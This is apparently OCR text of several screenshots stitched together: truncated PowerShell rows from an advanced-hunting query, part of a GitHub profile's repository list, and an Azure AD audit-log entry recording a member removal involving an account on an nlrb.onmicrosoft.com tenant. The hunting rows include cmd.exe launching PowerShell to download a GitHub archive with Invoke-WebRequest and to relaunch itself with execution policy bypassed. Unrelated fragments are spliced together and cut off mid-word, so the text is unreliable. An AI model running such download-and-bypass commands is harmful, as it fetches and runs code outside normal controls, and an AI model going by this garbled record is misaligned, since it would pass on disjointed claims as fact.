	cmd.exe	powershel	"powershell.exe" -Command "$ProgressPreference='SilentlyContinue' ; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ; Invoke-WebRequest 'https://github.com/Integuru-AI/Integuru/archive/refs/
	cmd.exe	powershel	"powershell.exe" -Command "$ProgressPreference='SilentlyContinue' ; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ; Invoke-WebRequest -Headers @{\"cache-control\"=\"no-cache\"} -UseBasi
	cmd.exe	powershel	"powershell.exe" -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command Start-Process 'C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe' -ArgumentList '-NoProfile -InputFormat None -ExecutionPolicy Bypass -Comn

AdvancedHuntingResults-PowerShe

JavaScript ☆ 1 MIT License Updated Mar 2, 2023

- **Jomanw** **Public**

  Config files for my GitHub profile.

  config github-config
  Updated Dec 4, 2022

- **whisper-finetuning** **Public**

  Forked from openai/whisper

  Robust Speech Recognition via Large-Scale Weak Supervision - Fine-tuning of the Whisper model

  Jupyter Notebook ⑂ 1 MIT License Updated Oct 22, 2022

- **hugo-website** **Public**

  Forked from dillonzq/LoveIt

  Personal website

  JavaScript MIT License Updated Aug 31, 2022

- **nft-drop-starter-project** **Public**

  Forked from buildspace/nft-drop-starter-project
  JavaScript ☆ 1 Updated Dec 7, 2021

- **aws-sdk-js-v3-s3-vercel-example** **Public**

  Forked from dyarleniber/aws-sdk-js-v3-s3-vercel-example

  Example of how to upload a public image to amazon S3 using the aws-sdk-js-v3 on Vercel.

  JavaScript ☆ 1 Updated Jan 20, 2021

- **NxGenBdoorExtract** **Public**

  Mission 2 appliance.

docs (G+/)   Copilot

n Users

Audit Log Details

nage view ∨ | Go

e to leave the preview.

Activity   Target(s)   Mo... Properties

Activity

month   Service : All

Date	3/5/2025, 10:23 AM
Activity Type	Remove Member
Correlation ID	2478a917-160f-4b9d-b4b0-a0269d5cc81b

Category

GroupManagement

| Category | GroupManagement |

GroupManagement

| Status | success |

GroupManagement

| Status reason | |

GroupManagement

GroupManagement

| User Agent | |

GroupManagement

| Initiated by (actor) | |

GroupManagement

GroupManagement

| Type | User |

GroupManagement

GroupManagement

| Display Name | |

GroupManagement

| Object ID | d93f17a0-97e4-4302-9da3-91af0d7b04a4 |

GroupManagement

| User Principal Name | DogeSA_2d5c3e0446f9@nlrb.onmicrosoft.com |

GroupManagement

| Additional Details | |

| GroupType | |